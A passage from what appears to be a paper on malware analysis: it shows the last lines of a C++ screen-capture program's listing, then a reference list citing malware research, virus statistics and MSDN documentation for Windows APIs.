	DeleteObject(hBmpFileBitmap);

	return;
}

int _tmain(int argc, _TCHAR* argv[])
{
	capture();
	return 0;
}
```

References

[1] Desiree Beck, Penny Chase, Robert Martin, Kirillov Wan. Malware Attribute Enumeration and Characterization

[2] S. Brain. Computer Virus Statistics.http://www.statisticbrain.com/computer-virus-statistics/, Nov2012.

[3] Willems Carsten, Holz Thorsten, and Freiling Felix. Toward Automated Dynamic Malware Analysis using CWSandbox.

[4] G. Data. Number of new computer viruses at record high. http://www.gdatasoftware.co.uk /press-center/news/article/article/1760-number-of-new-computer-viruses.html, Sep 2010.

[5] N. Falliere, L. O. Murchu, and E. Chien. Win32.stuxnet dossier.Technical report, Symantec Security Response, Feb 2011.

[6] Rieck Konrad, Trinius Philipp, Willems Carsten and Thorsten Holz, 'Automatic analysis of malware behavior using machine learning', Journal of Computer Security, Vol 19, Number 4,2011 pp. 639-668, April 2010

[7] MSDN. Kernel Objects (Windows).http://msdn.microsoft.com/en{-}us/library/windows/ desktop/ms724485%28v=vs.85%29.aspx, Oct 2012.

[8] MSDN. Memory Management Functions (Windows).http://msdn.microsoft.com /en{-}us /library/windows/desktop/aa366781%28v=vs.85%29.aspx, Oct 2012.

[9] MSDN. Memory Management (Windows).http://msdn.microsoft.com/en{-}us/library/win dows/desktop/aa366779%28v=vs.85%29.aspx, Oct 2012.

[10] MSDN. Process andThread Reference (Windows).http://msdn.microsoft.com/en{-}us/ library/windows/desktop/ms684852%28v=vs.85%29.aspx, Nov 2012.

[11] MSDN. Winsock Reference (Windows).http://msdn.microsoft.com/en{-}us/library/windows /desktop/ms741416%28v=vs.85%29.aspx, Nov 2012.

[12] MSDN. Directory Management Reference (Windows). http://msdn.microsoft.com/en{-}us/library/windows/desktop/aa363954%28v=vs.85%29.aspx, Nov 2012.

[13] MSDN. File Management Reference (Windows). http://msdn.microsoft.com/en{-}us/library /windows/desktop/aa364233%28v=vs.85%29.aspx, Nov 2012.

[14] MSDN. Dynamic-Link Library Functions (Windows).http://msdn.microsoft.com/en{-}us/ library/windows/desktop/ms682599%28v=vs.85%29.aspx, Oct 2012.

[15] MSDN. Synchronizationl Functions (Windows). http://msdn.microsoft.com/en{-}us/libra ry/windows/ desktop/ms686360%28v=vs.85%29.aspx#semaphore_functions, Dec 2012.

[16] MSDN. Mailslotl Functions (Windows).http://msdn.microsoft.com/en{-}us/library/windows/ desktop/aa365580%28v=vs.85%29.aspx , Oct 2012.

[17] MSDN. Using the Clipboard (Windows).http://msdn.microsoft.com/en-us/library/windows /desktop/ms649016(v=vs.85).aspx#_ win32_Example_of_a_Clipboard_Viewer, Oct 2012

[18] V. News. Cyber-threats set to become number one business risk. http://www.kaspersky. com/about/news/virus/2012/Cyber_threats_set_to_become_number_one_business_risk, Aug 2012.

[19] P. K. Singh. A physiological decomposition of virus and worm programs. Master's thesis, University of Louisiana at Lafayette, 2002.

[20] R. B. Standler. Examples of Malacious Computer Programs. http://www.rbs2.com/cvirus .htm, 2002.

[21] R. B. Standler. Examples of Malacious Computer Programs Part 2. http://www.rbs2.com /cvirus2.pdf, July 2005.
[22] Symantec. Notable Zero Day Attacks RSA. http://www.symantec.com/threatreport/topic. jsp?id=vulnerability_trends&aid=notable_zero_day_attacks.
[23] Wikia. Virus Information Concept. http://virus.wikia.com/wiki/Concept.
[24] Wikipedia. Computer virus. http://en.wikipedia.org/wiki/Computer_virus#How_Antivirus_ software_works, Nov 2012.
[25] Wikipedia. Zombie (computer virus). http://en.wikipedia.org/wiki/Zombie_(computer_ science), Feb 2013.
[26] wiseGEEK. What is a Zero Day Attack? http://www.wisegeek.com/what-is-a-zero-day-attack.htm.